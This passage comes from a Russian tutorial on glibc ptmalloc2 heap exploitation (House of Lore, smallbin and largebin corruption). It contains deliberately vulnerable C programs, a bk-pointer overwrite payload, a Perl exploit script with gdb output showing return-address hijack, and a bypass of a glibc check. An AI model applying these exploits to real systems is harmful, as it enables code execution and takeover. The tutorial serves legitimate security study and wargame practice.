Если это так, переполнение первого чанка позволяет манипулировать заголовком уже освобождённого второго чанка, в частности указателем «bk», поскольку другие поля в данный момент неинтересны. Всегда помните, что переполнение должно происходить только после освобождения этого второго блока — я настаиваю на этом, потому что мы не хотим преждевременно поднять тревогу внутри «_int_free()».

Как уже говорилось, если этот манипулированный второй блок попадает в соответствующий бин и производится новый запрос того же размера, срабатывает код smallbin и мы попадаем в интересующий нас участок.

«bck» указывает на изменённый указатель «bk» жертвы, и в результате становится последним элементом в «bin->bk = bck». Тогда последующий вызов malloc() с тем же размером может вернуть чанк в той позиции памяти, с которой мы изменили указатель «bk», и если это область стека — мы знаем, что произойдёт.

В этой атаке нужно быть осторожным с инструкцией «bck->fd = bin», поскольку этот код пытается записать адрес бина в указатель «fd», чтобы замкнуть связный список. Эта область памяти должна иметь права на запись.

И наконец, последнее действительно важное условие успешной атаки:

Когда чанк освобождается, он помещается в так называемый «unsorted bin». Это специальный бин, также двусвязный список, с особенностью в том, что чанки в нём не отсортированы (очевидно) по размеру. Этот бин работает как стек: чанки вставляются в него при освобождении и всегда помещаются на первую позицию.

Это делается с расчётом на то, что последующий вызов «malloc(), calloc() или realloc()» сможет воспользоваться этим чанком, если его размер удовлетворяет запросу. Тем самым повышается эффективность процесса выделения памяти: каждый чанк, попавший в unsorted bin, имеет шанс быть немедленно использован повторно без прохождения алгоритма сортировки.

Как работает этот процесс?

Всё начинается внутри «_int_malloc()» со следующего цикла:

```
while ( (victim = unsorted_chunks(av)->bk) != unsorted_chunks(av))
```

затем берётся предпоследний элемент списка:

```
bck = victim->bk
```

проверяется, укладывается ли запрос в «in_smallbin_range()», и выясняется, может ли жертва удовлетворить запрос. В противном случае жертва извлекается из unsorted bin:

```
unsorted_chunks(av)->bk = bck;
bck->fd = unsorted_chunks(av);
```

что равносильно: бин указывает на предпоследний чанк, а предпоследний чанк указывает на бин, который становится последним в списке.

После извлечения из списка возможны два сценария. Либо размер извлечённого чанка совпадает с запросом (size == nb), и тогда память этого чанка возвращается пользователю, либо не совпадает, — и тогда чанк помещается в подходящий бин:

```
bck = bin_at(av, victim_index);
fwd = bck->fd;
.....
.....
victim->bk = bck;
victim->fd = fwd;
fwd->bk = victim;
bck->fd = victim;
```

Зачем мы это упоминаем? Потому что упомянутое условие требует, чтобы освобождённый и модифицированный чанк попал в соответствующий бин: как сказал Phantasmal, изменение чанка в unsorted bin в данный момент неинтересно.


Имея это в виду, уязвимая программа должна вызывать malloc() между уязвимой функцией копирования и последующим вызовом malloc() с тем же размером, что и недавно освобождённый чанк. Кроме того, этот промежуточный вызов должен запрашивать размер больший, чем освобождённый, — так запрос не сможет быть обслужен из unsorted list и будет произведена сортировка чанков по соответствующим бинам.

Перед завершением этого раздела отметим, что бин реального приложения может содержать несколько чанков одного и того же размера, хранящихся в ожидании использования. Когда чанк поступает из unsorted bin, он вставляется в соответствующий бин первым в списке, и по нашей теории изменённый чанк не используется, пока не займёт последнюю позицию (last(bin)). Если это произойдёт, нужно сделать несколько вызовов malloc() с тем же размером, чтобы наш чанк достиг нужной позиции в круговом списке. В этот момент и должен быть взломан указатель «bk».


Графически процесс проходит через следующие стадии:

Стадия 1: Вставка жертвы в smallbin[].


```
                bin->bk   ___   bin->fwd
```




Стадия 2: «n» вызовов malloc() с тем же размером.



Стадия 3: Перезапись указателя «bk» жертвы.



Стадия 4: Последний вызов malloc() с тем же размером.



Именно здесь возвращается указатель «*mem», направленный в стек, и тем самым обеспечивается полный контроль над атакуемой системой. Однако, поскольку есть люди, которым нужно увидеть, чтобы поверить, — читайте следующий раздел.

Примечание: я не проверял все версии glibc, и с момента написания этой статьи кое-что изменилось. Например, на системе Ubuntu (с glibc 2.11.1) можно увидеть следующее исправление:

```
bck = victim->bk;
if (__builtin_expect (bck->fd != victim, 0))
  {
    errstr = "malloc(): smallbin double linked list corrupted";
    goto errout;
  }
set_inuse_bit_at_offset(victim, nb);
bin->bk = bck;
bck->fd = bin;
```

Эту проверку всё ещё можно обойти, если вы контролируете область стека и можете записать туда целое число, значение которого равно адресу недавно освобождённого чанка (victim). Это должно произойти до следующего вызова malloc() с тем же запрошенным размером.

> *«Великая цель всей науки — охватить наибольшее число эмпирических фактов путём логического вывода из наименьшего числа гипотез или аксиом.»*
> *— Альберт Эйнштейн*

2.2.1 Запуск HoL(e)

После теории — практический пример применения данной техники. Вот подробное описание:

```
// --- [ thl.c ] ---

#include <stdio.h>
#include <string.h>

void evil_func(void)
{
    printf("\nThis is an evil function. You become a cool \
hacker if you are able to execute it.\n");
}

void func1(void)
{
    char *lb1, *lb2;

    lb1 = (char *) malloc(128);
    printf("LB1 -> [ %p ]", lb1);
    lb2 = (char *) malloc(128);
    printf("\nLB2 -> [ %p ]", lb2);

    strcpy(lb1, "Which is your favourite hobby? ");
    printf("\n%s", lb1);
    fgets(lb2, 128, stdin);
}

int main(int argc, char *argv[])
{
    char *buff1, *buff2, *buff3;

    malloc(4056);
    buff1 = (char *) malloc(16);
    printf("\nBuff1 -> [ %p ]", buff1);
    buff2 = (char *) malloc(128);
    printf("\nBuff2 -> [ %p ]", buff2);
    buff3 = (char *) malloc(256);
    printf("\nBuff3 -> [ %p ]\n", buff3);

    free(buff2);

    printf("\nBuff4 -> [ %p ]\n", malloc(1423));

    strcpy(buff1, argv[1]);

    func1();

    return 0;
}

// --- [ end thl.c ] ---
```

Программа очень простая: у нас есть переполнение буфера в «buff1» и функция «evil_func()», которая никогда не вызывается, но которую мы хотим запустить.

Короче говоря, у нас есть всё необходимое для запуска THoL:

1. Выполняется первый вызов malloc(4056) — он не обязателен, но используется для «прогрева» системы. Кроме того, в реальном приложении куча, вероятно, не будет начинаться с нуля.
2. Выделяются три чанка памяти — 16, 128 и 256 байт соответственно. Поскольку до этого ни один чанк не освобождался, они извлекаются из Wilderness (Top Chunk).
3. free() для второго чанка в 128 байт. Он помещается в unsorted bin.
4. Выделяется четвёртый блок, больший по размеру, чем недавно освобождённый. «buff2» извлекается из unsorted list и добавляется в соответствующий бин.
5. Уязвимая функция strcpy() позволяет перезаписать заголовок чанка, ранее переданного free() (включая его поле «bk»).
6. Вызывается func1(), которая выделяет два блока по 128 байт (того же размера, что и ранее освобождённый блок), чтобы задать вопрос и получить ответ пользователя.

Кажется, в пункте 6 нет ничего уязвимого, но всем известно: если «LB2» указывает в стек, мы можем перезаписать сохранённый адрес возврата. Это и есть наша цель, и мы это продемонстрируем.

Базовый запуск выглядит так:

```
black@odisea:~/ptmalloc2$ ./thl AAAA

[PTMALLOC2] -> (Chunk from TOP)
Buff1 -> [ 0x804ffe8 ]
[PTMALLOC2] -> (Chunk from TOP)
Buff2 -> [ 0x8050000 ]
[PTMALLOC2] -> (Chunk from TOP)
Buff3 -> [ 0x8050088 ]

[PTMALLOC2] -> (Freed and unsorted chunk [ 0x804fff8 ])
[PTMALLOC2] -> (Chunk from TOP)
Buff4 -> [ 0x8050190 ]

[PTMALLOC2] -> (Smallbin code reached)
[PTMALLOC2] -> (victim = [ 0x804fff8 ])
[PTMALLOC2] -> (victim->bk = [ 0x804e188 ])
LB1 -> [ 0x8050000 ]
[PTMALLOC2] -> (Chunk from TOP)
LB2 -> [ 0x8050728 ]
Which is your favourite hobby: hack
black@odisea:~/ptmalloc2$
```

Видно, что первые три выделенных чанка взяты из TOP, затем второй чанк (0x0804fff8) передаётся free() и помещается в unsorted bin. Он останется здесь до следующего вызова malloc(), который определит, может ли он удовлетворить запрос или нет.

Поскольку четвёртый выделенный буфер больше недавно освобождённого, он снова берётся из TOP, а buff2 извлекается из unsorted bin и помещается в бин, соответствующий его размеру (128).

После мы видим, как следующий вызов malloc(128) (lb1) запускает код smallbin и возвращает тот же адрес, что и ранее освобождённый буфер. Можно видеть значение «victim->bk» — это то, что должен получить (lb2) после того, как этот адрес будет передан макросу chunk2mem().

Однако в выводе видно: lb2 берётся из TOP, а не из smallbin. Почему? Всё просто: мы только что освободили один чанк (в бине для данного размера был лишь один блок), и поскольку мы не изменяли указатель «bk» освобождённого чанка, следующая проверка:

```
if ( (victim = last(bin)) != bin)
```

что равносильно:

```
if ( (victim = (bin->bk = oldvictim->bk)) != bin)
```

покажет, что последний чанк в бине указывает на сам бин, и поэтому выделение должно производиться из другого места.

До этого момента всё в порядке. Что же нам нужно для эксплуатации программы?

1. Перезаписать buff2->bk адресом стека рядом с сохранённым адресом возврата (внутри фрейма, созданного func1()).
2. Этот адрес, в свою очередь, должен указывать на такое место, где указатель «bk» фейкового чанка будет адресом с правами на запись.
3. Адрес evil_func(), которым мы хотим перезаписать EIP, и необходимый паддинг для достижения адреса возврата.

Начнём с основ:

Если установить точку останова в func1() и изучить память, получим:

```
(gdb) x/16x $ebp-32
0xbffff338:     0x00000000      0x00000000      0xbffff388      0x00743fc0
0xbffff348:     0x00251340      0x00182a20      0x00000000      0x00000000
0xbffff358:     0xbffff388      0x08048d1e      0x0804ffe8      0xbffff5d7
0xbffff368:     0x0804c0b0      0xbffff388      0x0013f345      0x08050088

EBP -> 0xbffff358
RET -> 0xbffff35C
```

Но важно то, что мы должны изменить buff2->bk значением «0xbffff33c», чтобы новое victim->bk взяло адрес, доступный для записи.

Пункты 1 и 2 выполнены. Адрес evil_func():

```
(gdb) disass evil_func
Dump of assembler code for function evil_func:
0x08048ba4 <evil_func+0>:       push   %ebp
```

Теперь, без лишних слов, посмотрим, что происходит, когда все эти элементы объединяются в единую атаку:

```
black@odisea:~/ptmalloc2$ perl -e 'print "BBBBBBBB". "\xa4\x8b\x04\x08"' >
evil.in

...

(gdb) run `perl -e 'print "A"x28 . "\x3c\xf3\xff\xbf"'` < evil.in

[PTMALLOC2] -> (Chunk from TOP)
Buff1 -> [ 0x804ffe8 ]
[PTMALLOC2] -> (Chunk from TOP)
Buff2 -> [ 0x8050000 ]
[PTMALLOC2] -> (Chunk from TOP)
Buff3 -> [ 0x8050088 ]

[PTMALLOC2] -> (Freed and unsorted chunk [ 0x804fff8 ])
[PTMALLOC2] -> (Chunk from TOP)
Buff4 -> [ 0x8050190 ]

[PTMALLOC2] -> (Smallbin code reached)
[PTMALLOC2] -> (victim = [ 0x804fff8 ])
[PTMALLOC2] -> (victim->bk = [ 0xbffff33c ]) // Первая стадия атаки
LB1 -> [ 0x8050000 ]
[PTMALLOC2] -> (Smallbin code reached)
[PTMALLOC2] -> (victim = [ 0xbffff33c ])     // Жертва в стеке
[PTMALLOC2] -> (victim->bk = [ 0xbffff378 ]) // Адрес с правами записи

LB2 -> [ 0xbffff344 ]                        // Бум!
Which is your favourite hobby?

This is an evil function. You become a cool hacker if you are able to
execute it.                                  // Получаем крутое сообщение.
Program received signal SIGSEGV, Segmentation fault.
```

```
0x08048bb7 in evil_func ()
(gdb)
```

Теперь вы должны начинать понимать то, что я хотел объяснить в предисловии к этой статье. Вместо того чтобы открыть или изобрести новую технику, мы долгое время занимались поиском способа создать уязвимое приложение для техники, которая свалилась на нас с неба несколько лет назад.

Скомпилируйте этот пример с обычной GLIBC и получите тот же результат — достаточно лишь подстроить адрес evil_func() или область, где вы сохранили свой произвольный код.

> *«Неисследованная жизнь не стоит того, чтобы её проживать.»*
> *— Сократ*

2.2.2 Более запутанный пример

Чтобы понять, как THoL можно применить в реальном приложении, ниже представлен исходный код, созданный мной в виде игровой задачи. Он даёт более широкий взгляд на атаку.

Это грубое подражание менеджеру агентов. Программа позволяет создавать нового агента, редактировать его (то есть имя и описание) или удалять. Для экономии места можно редактировать лишь отдельные поля агента, оставляя остальные незаполненными или освобождая, когда они больше не нужны.

Кроме того, чтобы не раздувать объём статьи, вся введённая в программу информация не сохраняется ни в какой базе данных и доступна только во время работы приложения.

```
// --- [ agents.c ] ---

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

void main_menu(void);

void create_agent(void);
void select_agent(void);
void edit_agent(void);
void delete_agent(void);

void edit_name(void);
void edit_lastname(void);
void edit_desc(void);
void delete_name(void);
void delete_lastname(void);
void delete_desc(void);
void show_data_agent(void);

typedef struct agent {
   int id;
   char *name;
   char *lastname;
   char *desc;
} agent_t;

agent_t *agents[256];
int agent_count = 0;
int sel_ag = 0;

int main(int argc, char *argv[])
{
      main_menu();
```

```
}

void main_menu(void)
{
   int op = 0;
   char opt[2];

   printf("\n\t\t\t\t[1] Create new agent");
   printf("\n\t\t\t\t[2] Select Agent");
   printf("\n\t\t\t\t[3] Show Data Agent");
   printf("\n\t\t\t\t[4] Edit agent");
   printf("\n\t\t\t\t[0] <- EXIT");
   printf("\n\t\t\t\tSelect your option:");
   fgets(opt, 3, stdin);

   op = atoi(opt);

   switch (op) {
□case 1:
□□create_agent();
□□break;
□case 2:
□□select_agent();
□□break;
□case 3:
□□show_data_agent();
□□break;
□case 4:
□□edit_agent();
□□break;
□case 0:
           □ exit(0);
    □default:
□   □break;
   }

   main_menu();
}

void create_agent(void)
{
   agents[agent_count] = (agent_t *) malloc(sizeof(agent_t));
   sel_ag = agent_count;
   agents[agent_count]->id = agent_count;
   agents[agent_count]->name = NULL;
   agents[agent_count]->lastname = NULL;
   agents[agent_count]->desc = NULL;
   printf("\nAgent %d created, now you can edit it", sel_ag);
   agent_count += 1;
}

void select_agent(void)
{
   char ag_num[2];
   int num;

   printf("\nWrite agent number: ");
   fgets(ag_num, 3, stdin);
   num = atoi(ag_num);

   if ( num >= agent_count ) {
       printf("\nOnly %d available agents, select another", agent_count);
   } else {
       sel_ag = num;
       printf("\n[+] Agent %d selected.", sel_ag);
   }
}

void show_data_agent(void)
{
   printf("\nAgent [%d]", agents[sel_ag]->id);
```

```
   printf("\nName: ");
   if(agents[sel_ag]->name != NULL)
       printf("%s", agents[sel_ag]->name);

   printf("\nLastname: ");
   if(agents[sel_ag]->lastname != NULL)
       printf("%s", agents[sel_ag]->lastname);

   printf("\nDescription: ");
   if(agents[sel_ag]->desc != NULL)
       printf("%s", agents[sel_ag]->desc);
}

void edit_agent(void)
{
   int op = 0;
   char opt[2];

   printf("\n\t\t\t\t[1] Edit name");
   printf("\n\t\t\t\t[2] Edit lastname");
   printf("\n\t\t\t\t[3] Edit description");
   printf("\n\t\t\t\t[4] Delete name");
   printf("\n\t\t\t\t[5] Delete lastname");
   printf("\n\t\t\t\t[6] Delete description");
   printf("\n\t\t\t\t[7] Delete agent");
   printf("\n\t\t\t\t[0] <- MAIN MENU");
   printf("\n\t\t\t\tSelect Agent Option: ");
   fgets(opt, 3, stdin);

   op = atoi(opt);

   switch (op) {
      case 1:
           edit_name();
□   break;
      case 2:
           edit_lastname();
           break;
      case 3:
           edit_desc();
           break;
      case 4:
           delete_name();
   □   break;
      case 5:
           delete_lastname();
           break;
      case 6:
           delete_desc();
           break;
      case 7:
           delete_agent();
           break;
      case 0:
           main_menu();
      default:
         break;
   }

   edit_agent();
}

void edit_name(void)
{
   if(agents[sel_ag]->name == NULL) {
      agents[sel_ag]->name = (char *) malloc(32);
      printf("\n[!!!]malloc(ed) name [ %p ]", agents[sel_ag]->name);
   }

   printf("\nWrite name for this agent: ");
   fgets(agents[sel_ag]->name, 322, stdin);
```

```
}

void delete_name(void)
{
   if(agents[sel_ag]->name != NULL) {
      free(agents[sel_ag]->name);
      agents[sel_ag]->name = NULL;
   }
}

void edit_lastname(void)
{
   if(agents[sel_ag]->lastname == NULL) {
      agents[sel_ag]->lastname = (char *) malloc(128);
      printf("\n[!!!]malloc(ed) lastname [ %p ]",agents[sel_ag]->lastname);
   }

   printf("\nWrite lastname for this agent: ");
   fgets(agents[sel_ag]->lastname, 127, stdin);
}

void delete_lastname(void)
{
   if(agents[sel_ag]->lastname != NULL) {
      free(agents[sel_ag]->lastname);
      agents[sel_ag]->lastname = NULL;
   }
}

void edit_desc(void)
{
   if(agents[sel_ag]->desc == NULL) {
      agents[sel_ag]->desc = (char *) malloc(256);
      printf("\n[!!!]malloc(ed) desc [ %p ]", agents[sel_ag]->desc);
   }

   printf("\nWrite description for this agent: ");
   fgets(agents[sel_ag]->desc, 255, stdin);
}

void delete_desc(void)
{
   if(agents[sel_ag]->desc != NULL) {
      free(agents[sel_ag]->desc);
      agents[sel_ag]->desc = NULL;
   }
}

void delete_agent(void)
{
    if (agents[sel_ag] != NULL) {
        free(agents[sel_ag]);
        agents[sel_ag] = NULL;

        printf("\n[+] Agent %d deleted\n", sel_ag);

        if (sel_ag == 0) {
            agent_count = 0;
□      printf("\n[!] Empty list, please create new agents\n");
        } else {
□      sel_ag -= 1;
            agent_count -= 1;
□      printf("[+] Current agent selection: %d\n", sel_ag);
        }
    } else {
        printf("\n[!] No agents to delete\n");
    }
}

// --- [ end agents.c ] ---
```

Это идеальная программа, которую я бы представил на варгейме для тех, кто желает применить описанную в статье технику.

Кто-то может подумать, что она уязвима и к другим техникам из «Malloc Des-Maleficarum». Действительно, с учётом возможности управлять памятью, кажется, что The House of Mind применима здесь, но нужно учитывать: программа ограничивает нас созданием 256 структур типа «agent_t», размер каждой — около 432 байт (примерно, при заполнении всех полей). Умножим это число на 256: (110592 = 0x1B000h) — слишком мало, чтобы добраться до желаемого адреса «0x08100000», необходимого для повреждения бита NON_MAIN_ARENA уже выделенного чанка выше этого адреса (и создания фейковой арены для запуска упомянутой атаки).

Другой кажущейся применимой техникой была бы The House of Force, поскольку на первый взгляд легко повредить Wilderness (Top Chunk), но помните: одним из требований этого метода является то, что размер вызова malloc() должен быть задан разработчиком с главной целью — повреждение «av->top». Здесь это кажется невозможным.

Прочие техники также неприменимы по ряду причин, связанных с их внутренними требованиями. Поэтому нужно разобраться, как упорядочить шаги, запускающие уязвимость и атаку, которую мы изучили.

Рассмотрим подробнее:

После беглого взгляда обнаруживается, что единственная уязвимая функция:

```
void edit_name(void) {
   ...
      agents[sel_ag]->name = (char *) malloc(32);
   ...
   fgets(agents[sel_ag]->name, 322, stdin);
```

На первый взгляд это обычная опечатка, но она позволяет нам перезаписать чанк памяти, выделенный после «agents[]->name», — а им может быть что угодно, поскольку программа предоставляет практически полный контроль над памятью.

Чтобы максимально имитировать уязвимый процесс из предыдущего раздела, очевиднее всего начать с создания нового агента (0) и редактирования всех полей. В результате получим:

```
malloc(sizeof(agent_t));  // новый агент
malloc(32);               // agents[0]->name
malloc(128);              // agents[0]->lastname
malloc(256);              // agents[0]->desc
```

Главная цель — перезаписать указатель «bk» поля «agents[]->lastname», если этот чанк был предварительно освобождён. Кроме того, между этими двумя действиями нам нужно выделить чанк памяти, который будет взят из «TOP code», — чтобы чанки в unsorted bin были рассортированы по соответствующим бинам для последующего повторного использования.

Для этого создаём нового агента (1), выбираем первого агента (0) и удаляем его поле «lastname», выбираем второго агента (1) и редактируем его описание. Это равносильно:

```
malloc(sizeof(agent_t));      // берём чанк из TOP code
free(agents[0]->lastname);    // помещаем чанк в unsorted bin
malloc(256);                  // берём чанк из TOP code
```

После последнего вызова malloc() освобождённый чанк из 128 байт (lastname) будет помещён в соответствующий бин. Теперь мы можем изменить указатель «bk» этого чанка: снова выбираем первого агента (0) и редактируем его имя (вызова malloc() не будет, поскольку оно уже было выделено ранее).

В этот момент мы можем поместить подходящий адрес памяти, указывающий в стек, и сделать два вызова malloc(128): сначала редактируя поле «lastname» второго агента (1), затем снова редактируя поле «lastname» агента (0).

Эти последние действия должны вернуть указатель на память, расположенную в стеке в выбранной вами позиции, и любое содержимое, записанное в «agents[0]->lastname», может повредить сохранённый адрес возврата.

Не желая затягивать, покажем, как крохотный эксплойт изменяет указатель «bk» и возвращает чанк памяти, расположенный в стеке:

```
# --- [ exthl.pl ] ---

#!/usr/bin/perl

print "1\n" .              # Создать agents[0]
      "4\n" .              # Редактировать agents[0]
      "1\nblack\n" .       # Изменить имя agents[0]
      "2\nngel\n" .        # Изменить фамилию agents[0]
      "3\nsuperagent\n" .  # Изменить описание agents[0]
      "0\n1\n" .           # Создать agents[1]
      "2\n0\n" .           # Выбрать agents[0]
      "4\n5\n" .           # Удалить фамилию agents[0]
      "0\n2\n1\n" .        # Выбрать agents[1]
      "4\n" .              # Редактировать agents[1]
      "3\nsupersuper\n" .  # Изменить описание agents[1]
      "0\n2\n0\n" .        # Выбрать agents[0]
      "4\n" .              # Редактировать agents[0]
      "1\nAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA" .
      "\x94\xee\xff\xbf" . # Изменить имя[0] и перезаписать "lastname->bk"
      "\n0\n2\n1\n" .      # Выбрать agents[1]
      "4\n" .              # Редактировать agents[1]
      "2\nother\n" .       # Изменить фамилию agents[1]
      "0\n2\n0\n" .        # Выбрать agents[0]
      "4\n" .              # Редактировать agents[0]
      "2\nBBBBBBBBBBBBBBBBBBBBB" .
      "BBBBBBBBBBBBBBBBBBBBBBBBBBB\n"; # Изменить фамилию agents[0]
                                       # и перезаписать {RET}

# --- [ end exthl.pl ] ---
```

Результат, показывающий только интересные для нас выводы:

```
black@odisea:~/ptmalloc2$ ./exthl | ./agents
.....

[PTMALLOC2] -> (Smallbin code reached)
[PTMALLOC2] -> (victim = [ 0x8 ])             // Создан новый agents[0]
Agent 0 created, now you can edit it

.....

[PTMALLOC2] -> (Chunk from TOP)
[!!!]malloc(ed) name [ 0x804f020 ]            // Изменение имени agents[0]
Write name for this agent:

.....

[PTMALLOC2] -> (Chunk from TOP)
[!!!]malloc(ed) lastname [ 0x804f048 ]        // Изменение фамилии agents[0]
Write lastname for this agent:

.....

[PTMALLOC2] -> (Chunk from TOP)
[!!!]malloc(ed) desc [ 0x804f0d0 ]           // Изменение описания agents[0]
Write description for this agent:

.....

[PTMALLOC2] -> (Chunk from TOP)
Agent 1 created, now you can edit it         // Создан новый agents[1]

.....
```

```
Write agent number:
[+] Agent 0 selected.                          // Выбран agents[0]

.....

[PTMALLOC2] -> (Freed and unsorted [ 0x804f040 ] chunk) // Удалена фамилия

.....

Write agent number:
[+] Agent 1 selected.                          // Выбран agents[1]

.....

[PTMALLOC2] -> (Chunk from TOP)
[!!!]malloc(ed) desc [ 0x804f1f0 ]             // Изменение описания agents[1]
Write description for this agent:

.....

Write agent number:
[+] Agent 0 selected.                          // Выбран agents[0]

.....

Write name for this agent:                     // Изменение имени agents[0]

Write agent number:
[+] Agent 1 selected.                          // Выбран agents[1]

.....

[PTMALLOC2] -> (Smallbin code reached)
[PTMALLOC2] -> (victim = [ 0x804f048 ])
[PTMALLOC2] -> (victim->bk = [ 0xbfffee94 ])

[!!!]malloc(ed) lastname [ 0x804f048 ]
Write lastname for this agent:                 // Изменение фамилии agents[1]

.....

Write agent number:
[+] Agent 0 selected.                          // Выбран agents[0]

.....

[PTMALLOC2] -> (Smallbin code reached)
[PTMALLOC2] -> (victim = [ 0xbfffee94 ])
[PTMALLOC2] -> (victim->bk = [ 0xbfffeec0 ])

[!!!]malloc(ed) lastname [ 0xbfffee9c ]     // Изменение фамилии agents[0]
Segmentation fault
black@odisea:~/ptmalloc2$
```

Каждый может предсказать, что произошло в конце, но GDB может кое-что прояснить:

```
[PTMALLOC2] -> (Smallbin code reached)
[PTMALLOC2] -> (victim = [ 0xbfffee94 ])
[PTMALLOC2] -> (victim->bk = [ 0xbfffeec0 ])

[!!!]malloc(ed) lastname [ 0xbfffee9c ]

Program received signal SIGSEGV, Segmentation fault.
0x080490f6 in edit_lastname ()
(gdb) x/i $eip
0x80490f6 <edit_lastname+150>:  ret
(gdb) x/8x $esp
0xbfffee9c:     0x42424242      0x42424242      0x42424242      0x42424242
0xbfffeeac:     0x42424242      0x42424242      0x42424242      0x42424242
(gdb)
```

И вы перешли на следующий уровень любимого варгейма — или по меньшей мере повысили свой уровень знаний и навыков.

Теперь я рекомендую скомпилировать эту программу с обычной glibc (не со статическим Ptmalloc2) и убедиться, что результат абсолютно тот же — внутренний код не меняется.

Не знаю, заметил ли кто-нибудь, но ещё одна техника, которую в принципе можно было бы применить здесь, — это забытая The House of Prime. Требование для её реализации — манипуляция заголовком двух чанков, которые будут освобождены. Это возможно, поскольку переполнение в agents[]->name может перезаписать как agents[]->lastname, так и agents[]->desc, и мы можем решать, когда их освобождать и в каком порядке. Однако The House of Prime также требует хотя бы возможности поместить целое число в стек для обхода последней проверки — и именно здесь мы, кажется, и застреваем. Кроме того, помните: начиная с glibc 2.3.6 нельзя передавать free() чанк меньше 16 байт, тогда как это первое исходное требование данной техники (изменить поле size первого перезаписанного блока: 0x9h = 0x8h + бит PREV_INUSE).

> *«Здравый смысл — это пробовать метод; если он не работает — честно признать это и попробовать другой. Но прежде всего — пробовать.»*
> *— Франклин Д. Рузвельт*

---

3. Метод повреждения LargeBin

Чтобы применить недавно описанный метод к largebin, нам нужны те же условия, за исключением того, что размер выделяемых чанков должен превышать 512 байт, как указано выше.

Однако в этом случае код, срабатывающий в «_int_malloc()», иной и более сложный. Для успешного выполнения произвольного кода потребуются дополнительные условия.

Внесём небольшие изменения в уязвимую программу из раздела 2.2.1 и посмотрим на практике, какие предусловия должны быть выполнены.

Вот код:

```
// --- [ thl-large.c ] ---

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

void evil_func(void)
{
    printf("\nThis is an evil function. You become a cool \
              hacker if you are able to execute it\n");
}

void func1(void)
{
    char *lb1, *lb2;

    lb1 = (char *) malloc(1536);
    printf("\nLB1 -> [ %p ]", lb1);
    lb2 = malloc(1536);
    printf("\nLB2 -> [ %p ]", lb2);

    strcpy(lb1, "Which is your favourite hobby: ");
    printf("\n%s", lb1);
    fgets(lb2, 128, stdin);
}

int main(int argc, char *argv[])
```

```
{
    char *buff1, *buff2, *buff3;

    malloc(4096);
    buff1 = (char *) malloc(1024);
    printf("\nBuff1 -> [ %p ]", buff1);
    buff2 = (char *) malloc(2048);
    printf("\nBuff2 -> [ %p ]", buff2);
    buff3 = (char *) malloc(4096);
    printf("\nBuff3 -> [ %p ]\n", buff3);

    free(buff2);

    printf("\nBuff4 -> [ %p ]", malloc(4096));

    strcpy(buff1, argv[1]);

    func1();

    return 0;
}

// --- [ end thl-large.c ] ---
```

Как видите, нам всё равно нужно дополнительное резервирование (buff4) после освобождения второго выделенного чанка. Это связано с тем, что иметь повреждённый указатель «bk» в чанке, который всё ещё находится в unsorted bin, — не лучшая идея. Когда это происходит, программа обычно рано или поздно ломается на инструкциях:

```
/* remove from unsorted list */
unsorted_chunks(av)->bk = bck;
bck->fd = unsorted_chunks(av);
```

Но если мы не нарушим ничего прежде, чем недавно освобождённый чанк попадёт в соответствующий бин, то без потерь пройдём следующую область кода:

```
while ( (victim = unsorted_chunks(av)->bk) != unsorted_chunks(av)) {
   ...
}
```

Преодоление этого кода означает, что (buff2) был помещён в соответствующий largebin. Следовательно, мы достигнем этого кода:

```
     if (!in_smallbin_range(nb)) {
       bin = bin_at(av, idx);

       for (victim = last(bin); victim != bin; victim = victim->bk) {
size = chunksize(victim);

if ((unsigned long)(size) >= (unsigned long)(nb)) {
  printf("\n[PTMALLOC2] No enter here please\n");
  remainder_size = size - nb;
  unlink(victim, bck, fwd);
  .....
```

Это плохой знак. Вызывается макрос unlink(), а мы знаем о связанной с ним защите, появившейся в glibc версии 2.3.6. Попасть туда означает уничтожить весь сделанный до сих пор прогресс.

Здесь кроется одно из первых отличий метода повреждения largebin. В разделе 2.2.1 мы говорили, что после перезаписи указателя «bk» освобождённого чанка нужно сделать два вызова malloc() с тем же размером, чтобы вернуть указатель *mem по произвольному адресу памяти.

При повреждении largebin мы должны любой ценой избегать этого кода. Для этого два вызова malloc() должны запрашивать размер меньший, чем buff2->size. Phantasmal говорил нам «512 < M < N», и именно это мы видим в нашем уязвимом приложении: 512 < 1536 < 2048.

Поскольку ранее не было освобождено ни одного чанка этого размера (1536) или хотя бы принадлежащего тому же бину, «_int_malloc()» пытается найти чанк, способный удовлетворить запрос, в следующем бине за только что просмотренным:

```
// Поиск чанка путём сканирования бинов, начиная со следующего большего.

++idx;
bin = bin_at(av,idx);
```

И вот здесь происходит волшебство — выполняется следующий фрагмент кода:

```
      victim = last(bin);
      .....
      else {
        size = chunksize(victim);

        remainder_size = size - nb;

printf("\n[PTMALLOC2] -> (Largebin code reached)");
printf("\n[PTMALLOC2] -> remander_size = size (%d) - nb (%d) = %u", size,
                                                    nb, remainder_size);
